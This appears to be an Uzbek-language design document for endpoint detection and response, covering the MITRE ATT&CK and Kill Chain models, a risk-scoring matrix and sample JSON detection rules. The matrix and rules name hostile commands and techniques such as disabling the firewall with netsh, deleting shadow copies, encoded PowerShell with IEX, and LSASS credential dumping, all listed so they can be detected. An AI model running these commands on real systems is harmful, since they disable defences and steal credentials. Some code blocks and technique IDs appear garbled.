
**Core Engine** – Tahlil qilish, korrelyatsiya qilish, va avtomatik javob choralarini koʻrish moduli.

**FortiAnalyzer** – Jurnal va hisobotlarni uzoq muddat saqlaydi.

**FortiSIEM** – Tizimdagi hodisalarni keng koʻlamli SIEM orqali boshqarish.


**FortiSandbox** – Nomaʼlum fayllar va jarayonlarni izolyatsiya qilingan muhitda ishlatib tahlil qiladi.

**Internet** – Fortinetʼning tahdid razvedka manbalaridan (threat intelligence) foydalanadi (FortiGuard services).




Endpoints:


- Windows/Linux Servers
- Workstations
- POS/Kiosk Terminals



Direct-to-Manager



With Aggregator Tier



With Fortinet Fabric  
Integration

**EDR ning yig'ilgan ma'lumotlarni taxlil qilish tandartlari, frameworklar va metodologiyalar keltirilgan:**

**1. MITRE ATT&CK Framework**

Eng keng tarqalgan asosiy standart — bu MITRE ATT&CK. EDR ushbu modelga asoslanib tahdidlarni quyidagi bosqichlar bo'yicha baholaydi:

Bosqich	Tavsifi
Initial Access	Endpointga qanday kirilgan (phishing, RDP, USB)
Execution	Qanday zararli kod ishga tushirilgan
Persistence	Tizimda o'zini qanday saqlab qolgan
Privilege Escalation	Admin bo'lishga urinishlar
Defense Evasion	Antivirustan yashirinishga urinish
Credential Access	Parollarni yig'ish faoliyati
Discovery	Tarmoqdagi boshqa resurslarni o'rganish
Lateral Movement	Boshqa qurilmalarga o'tish
Command and Control (C2)	Tashqi boshqaruv serveriga ulanish
Exfiltration	Ma'lumotni chiqarib yuborish
Impact	Zarar yetkazish (masalan, ransomware)

## 2. *IOC/IOA – Indicators of Compromise / Attack*

EDR’lar loglar, xotira, protsesslar, fayllar va boshqa obyektlarni tekshiradi:

Element	Misollar
File Hash	SHA256, MD5 hash’lar — zararli faylmi?
Domain/IP	Mashhur C2 serverlar bilan aloqa bormi?
Process Tree	Qanday protsesslar kimdan tug’ilgan
Registry Changes	Windows registrida shubhali o’zgarishlar
Memory Injection	Legit protsessga zararli kod “singdirilganmi”
Parent/Child Process Relation	Masalan: Word.exe → cmd.exe → powershell.exe

## 3. *YARA Rules / Custom Signatures*

YARA qoidalari yordamida fayl, protsess, yoki xotira bo’yicha maxsus signaturalar aniqlanadi.

Bu qoida mos keladigan strukturaviy yoki bayt-matnli namunalar asosida ishlaydi.

Misol: "if \$a in memory and \$b in file then alert"

## 4. **TTP (Tactics, Techniques, and Procedures)**

Hujumchilarning odatiy xatti-harakatlari asosida tahlil:

- PowerShell orqali C2 aloqa
- LOLBin (Living Off the Land Binaries) texnikalari (masalan: certutil.exe, wscript.exe)
- Xotira skanerlash harakatlari (mimikatz, procdump)
- 

## 5. **Statistik + ML asosidagi tahlil**

Ba’zi ilg’or EDR’lar (CrowdStrike, SentinelOne, FortiEDR):

- Har bir endpointdagi harakatni **normal model** bilan solishtiradi (anomaly detection).
- Masalan: Word.exe odatda powershell.exe ishga tushirmaydi → tahdid.

## 6. Kill Chain / Cyber Kill Chain modeli (Lockheed Martin)

- Bu model hujumni 7 bosqichga ajratadi:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and Control
7. Actions on Objectives

EDR aniqlagan harakatlarni ushbu zanjirda joylashtirib, ularning haqiqiy tahdid bo'lishini baholaydi.

## 7. Compliance va Standartlar asosida tahlil

Agar EDR maxsus sohalar uchun qo'llanilsa (masalan: sog'liqni saqlash, moliya), u quyidagilarga mos tahlil qiladi:

- HIPAA (sog'liqni saqlash ma'lumotlari)
- PCI-DSS (karta ma'lumotlari)
- ISO/IEC 27001 (axborot xavfsizligi)
- NIST SP 800-53 / 800-171 (AQSh hukumat muassasalari uchun)

## EDR integratsiyasi uchun tavsiya qilinagan elementlar(hali ko'rish kerak)

Element	Tavsiya
Event Collector	Sysmon, auditd, ETW, eBPF
MITRE Mapper	Har bir event'ni texnika bilan bog'laydigan modul
Threat Scoring	Harakatga xavf balli beriladi
ATT&CK Coverage Map	Tizim qaysi texnikalarni qamrab olganini ko'rsatadi
Visualization	ATT&CK Navigator bilan integratsiya qilish



### **“Baseline” Risk-Scoring matritsasi**

Risk-Scoring matritsasi 3 ga bo'linadi ular quyidagilar:




Ball Oralig'i	Xavf darajasi	Tavsif
0–30	Low	Ehtimoliy xavfsiz harakatlar, holbuki monitoring zarur.
31–70	Medium	Shubhali harakatlar, zararli bo'lishi ehtimoli bor.
71+	High / Critical	Ochiqcha zararli faoliyat — faol javob kerak.




**Pastdagi ballar (0 – 30) — bu namunaviy parametrlar. Real EDR-larda ular muhit, tahlilchilarning tajribasi va hujum landshafiga qarab sozlanadi; ammo ular sizga tizimni boshlang 'ich kalibrlash uchun tayyor tayanch bo'lib xizmat qiladi.**

Ball	Threat Indicator (hodisa)	E'tiborli dalil / misol	MITRE ATT&CK bo'g'i
30	powershell.exe ishlatilishi	Interaktiv PowerShell, –nop, –enc parametrlari	T1059.001 ( <a href="#">Unit 42</a> , <a href="#">Red Canary</a> )
30	mimikatz.exe yoki LSASS dump	Credential dumping jarayoni	T1003
30	DLL/Process Injection (NtWriteVirtualMemory)	LSASS / explorer ichiga kod kiritish	T1055
30	Code/Script download (Invoke-WebRequest, curl)	Internetdan payload	T1105
25	Signed-emas binariy	Corporateda imzosiz .exe	T1078
25	Root/Administrator privilege escalation	token stealing, runas /netonly	T1134
25	WMI Execution (wmic process call create ...)	Uzoqdan skript tushirish	T1047
20	Encoded/Base64 command (- EncodedCommand)	Kod yashirish	T1027




Ball	Threat Indicator (hodisa)	E'tiborli dalil / misol	MITRE ATT&CK bo'g'i
20	Office → macro → PowerShell	winword.exe → powershell.exe	T1204 + T1566
20	Suspicious parent/child count > N	Dropper bir necha jarayon yaratyapti	T1106
20	Autorun/RunKey yaratish	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	T1060
15	Process hollowing / Herpaderping	PID o'zgarmay kod almashtirish	T1055.012
15	Malicious macro (/m, DDE)	Word/Excel doc ichida macro	T1566
15	High-integrity (level = SYSTEM)	SYSTEM huquqida ishlash	T1068
15	ScriptBlockLogging o'chirib qo'yilgan	PowerShell logging disabled	T1112
10	Nomukammal patch state	CVE-lar yopilmagan	T1190
10	Paket filtr bypass (firewall off)	netsh advfirewall set allprofiles off	T1562.004
10	DNS-tunnel / TXT query uzunligi	Base64 data TXT recordda	T1048
10	Process creating > 100 files/min	Ransomware shifr-tsikli	T1486
10	SMB lateral (\\HOST\ADMIN\$)	Hidden share kirish	T1021.002
5	Oddiydan chetda login vakti	Tunda privileged login	T1078
5	USB mass-storage mount	Air-gapped muhitda USB	T1091




**O'rta xavfli (Medium Risk) indikatorlar (score: 20–40)**

 Ball	Threat Indicator	 Tavsif / Misol	 MITRE ATT&CK
35	wscript.exe / vbscript.exe ishlatilishi	Scripting orqali malware ishlashi	T1059.005
30	winword.exe → powershell.exe zanjiri	Office exploit yoki macro	T1203 / T1566.001
30	curl.exe yoki Invoke-WebRequest	Uzoqdan fayl yuklash	T1105
30	reg add orqali startup`ga yozish	Avto-ishga tushishni sozlash	T1547.001
30	schtasks orqali yangi task yaratilishi	Persistence usuli	T1053.005
25	wmic yordamida jarayon ishga tushirish	WMI abuse	T1047

 Ball	Threat Indicator	 Tavsif / Misol	 MITRE ATT&CK
25	vssadmin delete shadows	Ransomware belgilari	T1490
25	.lnk fayl orqali executable chaqirilgan	Shortcut orqali infeksiya	T1218.011
25	cmd.exe ichidan powershell.exe chaqirilgan	Obfuskatsiyalangan hujum	T1059.003 → T1059.001
25	Mshta.exe yoki rundll32.exe bilan script	LOLBin ishlatilishi	T1218.005 / T1218.011
20	AppData, Temp, ProgramData papkalariga yozish	Shubhali fayl saqlash joylari	T1074
20	Run yoki RunOnce registr kalitlari	Persistence indikator	T1547.001
20	powershell.exe -WindowStyle Hidden	Foydalanuvchidan yashirish harakati	T1059.001
20	net user yoki net localgroup administrators	Huquqiy guruhlar bilan ishlash	T1136.001
20	whoami, systeminfo, ipconfig kabi komandalar	Razvedka (Recon)	T1082 / T1016
20	ftp.exe, bitsadmin orqali tarmoqdan yuklash	Qadimiy transport metodlari	T1105
20	non-ASCII characters (→ obfuskatsiya)	Unicode orqali yashirish	T1027
20	.bat, .vbs, .js fayllarni ishga tushirish	Scripting malware	T1059.003 / T1059.005
20	Base64, gzip, xor belgilari logda mavjud	Yashirin fayl yoki string	T1140

**Yuqori xavfli indikatorlar (High/Severe Risk: Score ≥ 70)**

 Ball	Threat Indicator	 Tavsif / Misol	 MITRE ATT&CK
40–50	mimikatz ishlashi / LSASS dumping	Credential theft	T1003
40	powershell.exe bilan -EncodedCommand + IEX	Obfuskatsiyalangan malware	T1059.001 / T1027
40	Process Injection (NtWriteVirtualMemory, CreateRemoteThread)	Kodni boshqa jarayonga joylashtirish	T1055
40	Office → Macro → PowerShell zanjiri	Targeted spear-phishing yoki exploit	T1566.001 + T1059
40	Invoke-Mimikatz, Invoke-ReflectivePEInjection	PowerShell bilan memory ekspluatatsiya	T1059.001 + T1027
40	rundll32.exe yoki mshta.exe orqali C2 aloqa	LOLBin ishlatilishi	T1218.005 / T1059.005

 Ball	Threat Indicator	 Tavsif / Misol	 MITRE ATT&CK
35	Base64 encoded payloadlar + tarmoq harakati	Skrypt/Dropper + Download	T1105
35	Token stealing / Privilege escalation (SeDebugPrivilege)	O'z huquqini oshirish	T1134
35	SMB lateral movement (\\10.10.1.5\ADMIN\$)	Hostdan hostga harakat	T1021.002
35	Suspicious service creation (sc.exe create)	Persistence orqali yashirish	T1543.003
35	BITSJob, Scheduled task bilan payload yuklash	Background tarmoq yuklash	T1053 / T1105
35	Suspicious registry key (Winlogon, AppInit_DLLs)	Persistence yoki shifrllovchi malware	T1112
35	LSASS memory access + minidump / procdump	Credential extraction	T1003.001
30	Script Block Logging va Module Logging o'chirilgan	Huquqbuzar harakatni yashirish	T1112
30	Anti-VM yoki Anti-debug texnikasi (IsDebuggerPresent)	Dinamik tahlildan yashinish	T1497
30	Remote code execution dan so'ng PowerShell chaqiruvi	Webshell, CVE exploitation	T1190 + T1059
30	Malware .exe fayli bilan high-integrity darajada ishlash	SYSTEM kontekstda yurish	T1059 / T1086
30	Tampered AV/EDR yoki EDR DLL unloading	Tahdidni yashirish uchun xavfsizlikni chetlash	T1562.001
30	Ransomware activity – ko'p .txt fayl yaratish / .locky	Fayl shifrlash sikli	T1486
30	SignedBinaryProxyExecution (lolbin misuse)	Rundll32/mshta bilan bypass	T1218

### EDR Qoidalari bilan Bog'lanish (Detection & Response Rule Mapping)

EDR qoidasining tuzilishi odatda quyidagi qismlardan iborat bo'ladi:

1. Trigger (Match Criteria) – Qaysi harakat yoki log hodisasi aniqlansa ishga tushadi.
2. Threat Indicator – Hodisa MITRE ATT&CK asosida baholanadi.
3. Risk Score – Harakatga ball beriladi.
4. Response – EDR avtomatik javob chorasi: alert, karantin, bloklash, skan qilish, skript ishga tushirish.
5. Tag/Label – Kiberhujum turi: credential access, privilege escalation, C2, data exfiltration va h.k.

### Misol 1: PowerShell Encoded Command (High Risk)

EDR qoida (JSON formatida)

```
{
  "rule_name": "Suspicious PowerShell Execution",
  "enabled": true,
  "trigger": {
    "process_name": "powershell.exe",
    "command_line_contains": ["-EncodedCommand", "IEX"]
  },
  "threat_indicator": "Obfuscated PowerShell script",
  "mitre_attack_id": "T1059.001",
  "risk_score": 40,
  "risk_level": "High",
  "response": {
    "action": ["alert", "isolate", "kill_process"],
    "message": "Obfuscated PowerShell execution detected - possible payload delivery"
  },
  "tags": ["execution", "obfuscation", "initial access"]
}
```

### Misol 2: LSASS Process Memory Dump (Severe Risk)

```
{
  "rule_name": "Credential Dumping via LSASS",
  "enabled": true,
  "trigger": {
    "process_access_target": "lsass.exe",
    "access_method": ["ReadProcessMemory", "MiniDumpWriteDump"],
    "source_process": ["mimikatz.exe", "procdump.exe"]
  },
  "threat_indicator": "Credential extraction from memory",
  "mitre_attack_id": "T1003.001",
  "risk_score": 45,
}
```

```
"risk_level": "Severe",  
"response": {  
  "action": ["alert", "block", "isolate"],  
  "message": "Detected memory dumping from LSASS process"  
},  
"tags": ["credential access", "memory dump", "high privilege"]  
}
```